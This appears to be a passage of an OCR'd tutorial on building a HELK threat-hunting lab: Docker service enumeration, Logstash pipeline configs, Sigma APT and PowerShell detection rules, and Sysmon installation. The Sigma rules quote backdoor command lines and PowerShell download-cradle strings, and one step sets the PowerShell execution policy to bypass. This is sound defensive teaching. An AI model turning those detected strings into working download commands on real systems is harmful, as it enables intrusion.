
To do so, we execute the following command:



```
helk@ubuntu:~/HELK/docker$ sudo docker ps | less -S
```

Figure 11: Enumeration of services


This will list all the running services running through dockers:



```
CONTAINER ID   IMAGE                                                 COMMAND                  CREATED       STATUS       PORTS                                                                               NAMES
20b42111876a   confluentinc/cp-ksql-cli:5.1.3                        "/bin/sh"                2 hours ago   Up 2 hours                                                                                       helk-ksql-cli
edc81fac006f   confluentinc/cp-ksql-server:5.1.3                     "/etc/confluent/dock…"   2 hours ago   Up 2 hours   0.0.0.0:8088->8088/tcp                                                              helk-ksql-server
eebdcf0b3477   otrf/helk-kafka-broker:2.3.0                          "./kafka-entrypoint.…"   2 hours ago   Up 2 hours   0.0.0.0:9092->9092/tcp                                                              helk-kafka-broker
9f8684295d03   otrf/helk-elastalert:0.2.6                            "./elastalert-entryp…"   2 hours ago   Up 2 hours                                                                                       helk-elastalert
147607d764c3   otrf/helk-zookeeper:2.3.0                             "./zookeeper-entrypo…"   2 hours ago   Up 2 hours   2181/tcp, 2888/tcp, 3888/tcp                                                        helk-zookeeper
c889d5d29083   otrf/helk-logstash:7.5.2                              "/usr/share/logstash…"   2 hours ago   Up 2 hours   0.0.0.0:3515->3515/tcp, 0.0.0.0:5044->5044/tcp, 0.0.0.0:8531->8531/tcp, 9600/tcp   helk-logstash
b2c4d54114b2   otrf/helk-nginx:0.0.8                                 "/opt/helk/scripts/n…"   2 hours ago   Up 2 hours   0.0.0.0:80->80/tcp, 0.0.0.0:443->443/tcp                                            helk-nginx
9e89e9bb5777   docker.elastic.co/kibana/kibana:7.5.2                 "/usr/share/kibana/s…"   2 hours ago   Up 2 hours   5601/tcp                                                                            helk-kibana
145329c9032c   docker.elastic.co/elasticsearch/elasticsearch:7.5.2   "/usr/share/elastics…"   2 hours ago   Up 2 hours   9200/tcp, 9300/tcp                                                                  helk-elasticsearch
~
```

Figure 12: Services list

Now, grabbing the service name, we can run bash commands inside each docker, in order to further investigate the contents, as seen below:




```
helk@ubuntu:~/HELK/docker$ sudo docker exec -it helk-logstash bash
bash-4.2$ hostname
c889d5d29083
bash-4.2$ ls
bin           data                            lib            logstash-core-plugin-api  output_templates  tools
config        Gemfile                         LICENSE.txt    modules                   pipeline          vendor
CONTRIBUTORS  Gemfile.lock                    logs           mordor_pipeline           plugins           x-pack
cti           helk-plugins-updated-timestamp.txt  logstash-core  NOTICE.TXT            scripts
bash-4.2$
```

Figure 13: Bash shell in docker

With the above we command we can navigate through the content of the logstash docker.

For instance, in the *pipeline* folder, several configurations files are located:




```
bash-4.2$ ls
0002-kafka-input.conf                                  8014-dst-nat-ip-cleanups-filter.conf
0003-attack-input.conf                                 8015-src-nat-ip-cleanups-filter.conf
0004-beats-input.conf                                  8112-dst-ip-filter.conf
0005-nxlog-winevent-syslog-tcp-input.conf              8113-src-ip-filter.conf
0098-all-filter.conf                                   8114-dst-nat-ip-filter.conf
0099-all-fingerprint-hash-filter.conf                  8115-src-nat-ip-filter.conf
0301-nxlog-winevent-to-json.conf                       8211-winevent-hostname-cleanups.conf
1010-winevent-winlogbeats-filter.conf                  8291-winevent-username-final-modifcations.conf
1050-nxlog-winevent-to-winlogbeats-merge-filter.conf   8801-meta-command_line-enrichment_and_additions-filter.conf
1216-attack-filter.conf                                8802-meta-powershell-enrichment_and_additions-filter.conf
1500-winevent-cleanup-no-dashes-only-values-filter.conf  8901-fingerprints-command_line-filter.conf
1521-winevent-conversions-ip-conversions-basic-filter.conf  8902-fingerprints-powershell.conf
1522-winevent-cleanup-lowercasing-windows-filter.conf  8911-fingerprints-network_community_id.conf
1523-winevent-process-name-filter.conf                 9950-winevent-sysmon-output.conf
1524-winevent-process-ids-filter.conf                  9951-winevent-security-output.conf
1531-winevent-sysmon-filter.conf                       9952-winevent-system-output.conf
1532-winevent-security-filter.conf                     9953-winevent-application-output.conf
1533-winevent-system-filter.conf                       9954-winevent-powershell-output.conf
1534-winevent-application-filter.conf                  9955-winevent-wmiactivity-output.conf
1535-winevent-wmiactivity-filter.conf                  9956-attack-output.conf
1536-winevent-silkservice-filter.conf                  9957-winevent-sysmon-join-output.conf
1541-winevent-process-name-split.conf                  9958-osquery-output.conf
1542-winevent-process-ids-conversions.conf             9959-winevent-codeintegrity-output.conf
1543-winevent-user-ids-conversions.conf                9960-winevent-bits-output.conf
1544-winevent-cleanup-other.conf                       9961-winevent-dns-client-output.conf
1545-winevent-security-conversions.conf                9962-winevent-firewall-advanced-output.conf
2511-winevent-powershell-filter.conf                   9963-winevent-silkservice-output.conf
2512-winevent-security-schtasks-filter.conf            9990-winevent-catchall-output.conf
```

Figure 14: Configuration files exploration

In order to dig deeper, we use the *cat* command to see the functionality of each configuration.

Below for example, is the configuration file of *Kafka*:



```
bash-4.2$ cat 0002-kafka-input.conf
# HELK Kafka input conf file
# HELK build Stage: Alpha
# Author: Roberto Rodriguez (@Cyb3rWard0g), Nate Guagenti (@neu5ron)
# License: GPL-3.0

input {
  kafka {
    bootstrap_servers => "helk-kafka-broker:9092"
    topics => ["winlogbeat","winevent","SYSMON_JOIN","filebeat"]
    decorate_events => true
    codec => "json"
    ############################# HELK Kafka Group Consumption #############################
    # Enable logstash to not continously restart consumption of docs/logs it already has. However if you need it to, then change th
e 'group_id' value to something else (ex: could be a simple value like '100_helk_logstash')
    enable_auto_commit => "true"
    # During group_id or client_id changes, the kafka clinet will consume from earliest document so as not to lose data
    auto_offset_reset => "earliest"
    # If you have multiple logstash instances, this is your ID so that each instance consumes a slice of the Kafka pie.
    # No need to change this unless you know what your doing and for some reason have the need
    group_id => "helk_logstash"
    # Change to number of Kafka partitions, only change/set if scaling on large environment & customized your Kafka paritions
    # Default value is 1, read documentation for more info: https://www.elastic.co/guide/en/logstash/current/plugins-inputs-kafka.h
tml#plugins-inputs-kafka-consumer_threads
    consumer_threads => 2
    ############################# HELK Optimizing Throughput #############################
```


Figure 15: Kafka Configuration example

2.5 Exploring Rules

In order to trigger alerts, Helk is currently using a vastly growing number of rules, continuously updated.

To make it possible to understand and modify the above triggers, we need to explore and customize the aforementioned rules, as demonstrated below.

At first, we need to locate the directory of the rules we need to inspect as the following example:




```
helk@ubuntu:~/HELK/docker$ sudo docker exec -it helk-elastalert bash
elastalertuser@9f8684295d03:~$ cd /opt/sigma/rules/
elastalertuser@9f8684295d03:/opt/sigma/rules$ ls
application  apt  compliance  linux  network  proxy  web  windows
elastalertuser@9f8684295d03:/opt/sigma/rules$ cd ap
application/ apt/
elastalertuser@9f8684295d03:/opt/sigma/rules$ cd apt
elastalertuser@9f8684295d03:/opt/sigma/rules/apt$ ls
apt_apt29_thinktanks.yml     apt_elise.yml                   apt_oceanlotus_registry.yml  apt_turla_namedpipes.yml
apt_apt29_tor.yml            apt_emissarypanda_sep19.yml     apt_pandemic.yml             apt_turla_service_png.yml
apt_babyshark.yml            apt_empiremonkey.yml            apt_slingshot.yml            apt_unidentified_nov_18.yml
apt_bear_activity_gtr19.yml  apt_equationgroup_c2.yml        apt_sofacy.yml               apt_wocao.yml
apt_carbonpaper_turla.yml    apt_equationgroup_dll_u_load.yml apt_stonedrill.yml          apt_zxshell.yml
apt_chafer_mar18.yml         apt_equationgroup_lnx.yml       apt_ta17_293a_ps.yml         crime_fireball.yml
apt_cloudhopper.yml          apt_hurricane_panda.yml         apt_tropictrooper.yml
apt_dragonfly.yml            apt_judgement_panda_gtr19.yml   apt_turla_commands.yml
elastalertuser@9f8684295d03:/opt/sigma/rules/apt$
```

Figure 16: Exploring rules

We have successfully listed the ruleset related with APTs.

In order to identify the IOCs that each rule is detecting, we explore the content using the *cat* command.

As an example, we observe the content of the rule that detects *Elise Backdoor.* As we can see, there are several useful information about the rule, as the reference URL that describes the IOCs and the method of detection, and more.




```
        elastalertuser@9f8684295d03:/opt/sigma/rules/apt$ cat apt_elise.yml
title: Elise Backdoor
id: e507feb7-5f73-4ef6-a970-91bb6f6d744f
status: experimental
description: Detects Elise backdoor acitivty as used by APT32
references:
    - https://community.rsa.com/community/products/netwitness/blog/2018/02/13/lotus-blossom-continues-asean-targeting
tags:
    - attack.g0030
    - attack.g0050
    - attack.s0081
author: Florian Roth
date: 2018/01/31
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        Image: 'C:\Windows\SysWOW64\cmd.exe'
        CommandLine: '*\Windows\Caches\NavShExt.dll *'
    selection2:
        CommandLine: '*\AppData\Roaming\MICROS~1\Windows\Caches\NavShExt.dll,Setting'
    condition: 1 of them
falsepositives:
    - Unknown
level: critical
elastalertuser@9f8684295d03:/opt/sigma/rules/apt$
```

Figure 17: Rule example – Elise Backdoor

Now we can navigate to Windows directory, where the rules are applied specifically towards Windows machines.

As an example, we can explore through a rule that detects suspicious download commands using powershell:



```
elastalertuser@9f8684295d03:/opt/sigma/rules/windows/powershell$ ls
powershell_data_compressed.yml       powershell_ntfs_ads_access.yml      powershell_suspicious_invocation_generic.yml
powershell_downgrade_attack.yml      powershell_prompt_credentials.yml   powershell_suspicious_invocation_specific.yml
powershell_exe_calling_ps.yml        powershell_psattack.yml             powershell_suspicious_keywords.yml
powershell_malicious_commandlets.yml powershell_shellcode_b64.yml        powershell_winlogon_helper_dll.yml
powershell_malicious_keywords.yml    powershell_suspicious_download.yml
elastalertuser@9f8684295d03:/opt/sigma/rules/windows/powershell$ cat powershell_suspicious_download.yml
title: Suspicious PowerShell Download
id: 65531a81-a694-4e31-ae04-f8ba5bc33759
status: experimental
description: Detects suspicious PowerShell download command
tags:
    - attack.execution
    - attack.t1086
author: Florian Roth
logsource:
    product: windows
    service: powershell
detection:
    keywords:
        Message:
            - '*System.Net.WebClient).DownloadString(*'
            - '*system.net.webclient).downloadfile(*'
    condition: keywords
falsepositives:
    - PowerShell scripts that download content from the Internet
level: medium
elastalertuser@9f8684295d03:/opt/sigma/rules/windows/powershell$ 
```


Figure 18: Rule example - Powershell

3. Windows Logging

Since Helk installation was completed, the next step is to set the windows machine to send the monitored log activity towards the Helk appliance.


3.1 PSSysmonTools

Sysmon tools specifically designed to run from powershell. The necessary files are cloned from github and with the following command we import the capabilities into powershell (after we set execution policy to bypass). Please note that powershell should run with administrator rights:



```
MINGW64:/c/Users/Chris/Documents

Chris@DESKTOP-V3J0VHF MINGW64 ~
$ cd Documents/

Chris@DESKTOP-V3J0VHF MINGW64 ~/Documents
$ git clone https://github.com/olafhartong/PSSysmonTools
Cloning into 'PSSysmonTools'...
remote: Enumerating objects: 176, done.
remote: Total 176 (delta 0), reused 0 (delta 0), pack-reused 176
Receiving objects: 100% (176/176), 2.68 MiB | 2.57 MiB/s, done.
Resolving deltas: 100% (93/93), done.

Chris@DESKTOP-V3J0VHF MINGW64 ~/Documents
$
```

Figure 19: Git directory of PSSysmon Tools




```
Administrator: Command Prompt - powershell

C:\Users\Chris\Documents\PSSysmonTools\PSSysmonTools>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Chris\Documents\PSSysmonTools\PSSysmonTools> Set-ExecutionPolicy bypass
PS C:\Users\Chris\Documents\PSSysmonTools\PSSysmonTools> import-module .\PSSysmonTools.psm1
PS C:\Users\Chris\Documents\PSSysmonTools\PSSysmonTools> _
```

Figure 20: Installation of PSSysmonTools

3.2. Sysmon Modular

This is a Microsoft Sysinternals Sysmon configuration repository, set up modular for easier maintenance and generation of specific configuration files.




```
MINGW64:/c/Users/Chris

Chris@DESKTOP-V3J0VHF MINGW64 ~
$ git clone https://github.com/olafhartong/sysmon-modular
Cloning into 'sysmon-modular'...
remote: Enumerating objects: 90, done.
remote: Counting objects: 100% (90/90), done.
remote: Compressing objects: 100% (70/70), done.
remote: Total 2477 (delta 43), reused 45 (delta 20), pack-reused 2387
Receiving objects: 100% (2477/2477), 3.70 MiB | 4.28 MiB/s, done.
Resolving deltas: 100% (1889/1889), done.

Chris@DESKTOP-V3J0VHF MINGW64 ~
$
```

Figure 21: Git directory of Sysmon Modular

The next step is to install sysmon.

At first, we download sysmon from the official page:



https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

Microsoft | Sysinternals Learn Downloads Community

Docs / Sysinternals / Downloads Bookmark

Filter by title

Home
Learn
Downloads
Downloads
File and Disk Utilities
Networking Utilities
Process Utilities
Security Utilities
Security Utilities
Autologon
LogonSessions
NewSID
PsLoggedOn
PsLogList

Sysmon v10.42

12/11/2019 • 13 minutes to read •

By Mark Russinovich and Thomas Garnier

Published: December 11, 2019

Download Sysmon (1.7 MB)


Introduction

System Monitor (*Sysmon*) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation time. By collecting the events it generates using Windows Event Collection or SIEM agents and subsequently analyzing them, you can identify malicious or anomalous activity and understand how intruders and malware operate on your network.

Note that *Sysmon* does not provide analysis of the events it generates, nor does it attempt to protect or hide itself from attackers.

Figure 22: Sysmon download

We move the executable to the folder of sysmon modular and then we run the following command in order to install sysmon using the configuration of sysmon modular:




```
Administrator: Command Prompt - powershell
PS C:\Users\Chris\Documents\sysmon-modular>  .\Sysmon64.exe -i .\sysmonconfig.xml
```

Figure 23: Sysmon installation using configuration file

We follow the installation process with default settings.

Finally, we can see that sysmon service has already started at services panel.


Sysmon64 Properties (Local Computer)

Service name: Sysmon64

Display name: Sysmon64

Description: System Monitor service

Path to executable:
C:\Windows\Sysmon64.exe

Startup type: Automatic

Service status: Running

You can specify the start parameters that apply when you start the service from here.

Name	Description	Status	Startup Type	Log On As
Sync Host_35c18	This service synchroniz...	Running	Automatic (...	Local Syste...
SysMain	Maintains and improve...	Running	Automatic	Local Syste...
Sysmon64	System Monitor service	Running	Automatic	Local Syste...


Figure 24: Sysmon service

3.3 Windows Policy Configuration

Several changes have to be made to a windows machine, in order to enable logging, for the events that need to be monitored.

Most important changes can be observed at the following images.

First of all, we open mmc and add the Group Policy Object into the console in order to edit settings:


Add or Remove Snap-ins

You can select snap-ins for this console from those available on your computer and configure the selected set of snap-ins. For extensible snap-ins, you can configure which extensions are enabled.

